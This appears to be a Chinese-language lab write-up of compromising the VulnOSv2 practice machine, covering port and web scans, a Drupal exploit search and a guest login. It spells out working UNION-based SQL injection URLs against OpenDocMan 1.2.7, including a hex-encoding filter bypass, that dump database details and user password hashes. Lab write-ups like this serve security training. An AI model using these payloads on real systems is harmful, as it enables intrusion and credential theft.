一、信息收集

1. 主机发现，使用的是桥接网卡，192.168.0.103是宿主机ip，那么192.168.0.101就是靶机了

```
sudo arp-scan -l
```

```
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     f4:2a:7d:86:4e:d8       (Unknown)
192.168.0.101   08:00:27:57:4f:aa       (Unknown)
192.168.0.103   90:78:41:65:78:a4       (Unknown)
192.168.0.104   c2:f2:56:63:43:54       (Unknown: locally administered)
```

2. 端口扫描，发现开放了22、80、6667三个端口

```
nmap -sV -A -T4 -v -p- 192.168.0.101
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|   256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
|_  256 71:bc:6b:7b:56:02:a4:8e:ce:1c:8e:a6:1e:3a:37:94 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: VulnOSv2
| http-methods: 
|_  Supported Methods: OPTIONS GET HEAD POST
6667/tcp open  irc     ngircd
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. 扫描一下是否有主机漏洞，nmap扫描发现有sqli

```
nmap --script=vuln 192.168.0.101
```


```
| http-sql-injection: 
|   Possible sqli for queries:
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/misc/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/misc/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://memegerator.net:80/jabc/misc/?C=N%3BO%3DD%27%20OR%20sqlspider
|_    http://memegerator.net:80/jabc/misc/?C=M%3BO%3DA%27%20OR%20sqlspider
|_http-dombased-xss: Couldn't find any DOM based XSS.
6667/tcp open  irc
|_irc-unrealircd-backdoor: Server closed connection, possibly due to too many reconnects. Try again with argument irc-unrealircd-backdoo
r.wait set to 100 (or higher if you get this message again).
```

4. nikto再扫描一下web漏洞，显示有CVE-2003-1418

```
nikto -h http://192.168.0.101
```

```
└─$ nikto -h http://192.168.0.101
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.101
+ Target Hostname:    192.168.0.101
+ Target Port:        80
+ Start Time:         2023-07-10 10:31:17 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 3c9, size: 531f36393d540, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2023-07-10 10:31:42 (GMT-4) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

5. 访问一下web，首页界面与上一个靶机web首页是一样的，再访问一下nmap发现的存在sqli的jabc目录



6. whatweb探测一下web信息，是drupal 7，web中间件apache 2.4.7，php 5.5.9，web服务器拓展mod dav 2


```
whatweb http://192.168.0.101/jabc
```


```
└─$ whatweb http://192.168.0.101/jabc
http://192.168.0.101/jabc [301 Moved Permanently] Apache[2.4.7], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[192.168.0.101], RedirectLocation[http://192.168.0.101/jabc/], Title[301 Moved Permanently]
http://192.168.0.101/jabc/ [200 OK] Apache[2.4.7], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[192.168.0.101], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.5.9-1ubuntu4.14], Script[text/javascript], Title[JABC | Just Another Bioware Company], UncommonHeaders[x-generator], X-Powered-By[PHP/5.5.9-1ubuntu4.14]
```

7. 搜索漏洞，如下，同样显示drupal 7版本存在sqli，其中drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)这个漏洞可以执行远程代码，但是尝试后没有成功

```
 Exploit Title                                                                    |  Path
-----------------------------------------------------------------------------------------------------
Drupal 4.1/4.2 - Cross-Site Scripting                                             | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                                     | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                       | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                                     | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                                           | php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities            | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                 | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                  | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)       | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)       | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)          | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                            | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                           | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                             | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                     | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                 | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)          | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)          | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)       | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit) | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)  | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit) | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                    | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                | php/webapps/46459.py
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure                 | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS)                | php/webapps/50841.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Site Scripting | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit)                   | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution                     | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting           | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Upload    | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio Flotsam - Multiple Vulnerab | php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote Code Execution (Metasploit)                 | php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting                                     | php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection                           | php/webapps/33410.txt
-----------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

8. 查看web页面前端源码，发现两处重要信息，jabcd0c页面可以使用guest/guest登录






二、getshell


1. 访问该页面，使用guest/guest成功登录，发现有个上传功能，但是做了白名单限制，几乎没有，该界面下方有版权信息OpenDocMan v1.2.7，也是用cms搭建的，搜索该版本cms漏洞，发现存在sqli，使用poc探测数据库版本信息和用户权限，发现系统为ubuntu 14.04，mysql 5.5.47，数据库权限为root

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,concat(version(),0x3a,user()),3,
4,5,6,7,8,9
```




2. 获取数据库名，如下数据库名为jabcd0cs

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,concat(database()),3,4,5,6,7,8,9
```




3. 获取当前数据库的表名

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,group_concat(table_name),3,4,5,6
,7,8,9%20from%20information_schema.tables%20where%20table_schema=database()
```




4. 查询odm_user表中的列名时发现没有回显，猜测应该是过滤了单引号，可以使用十六进制绕过

```
http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,group_concat(column_name),3,4,5,
6,7,8,9%20from%20information_schema.columns%20where%20table_name=0x6F646D5F7
5736572%20and%20table_schema=database()
```




5. 查询username、password字段的值，如下，成功获取到用户名和密码


```
 http://192.168.0.101/jabcd0cs/ajax_udf.php?
q=1&add_value=odm_user%20UNION%20SELECT%201,group_concat(username,0x3a,passw
ord),3,4,5,6,7,8,9%20from%20odm_user


 webmin:b78aae356709f8c31118ea613980954b
 guest:084e0343a0486ff05530df6c705c8bb4
```



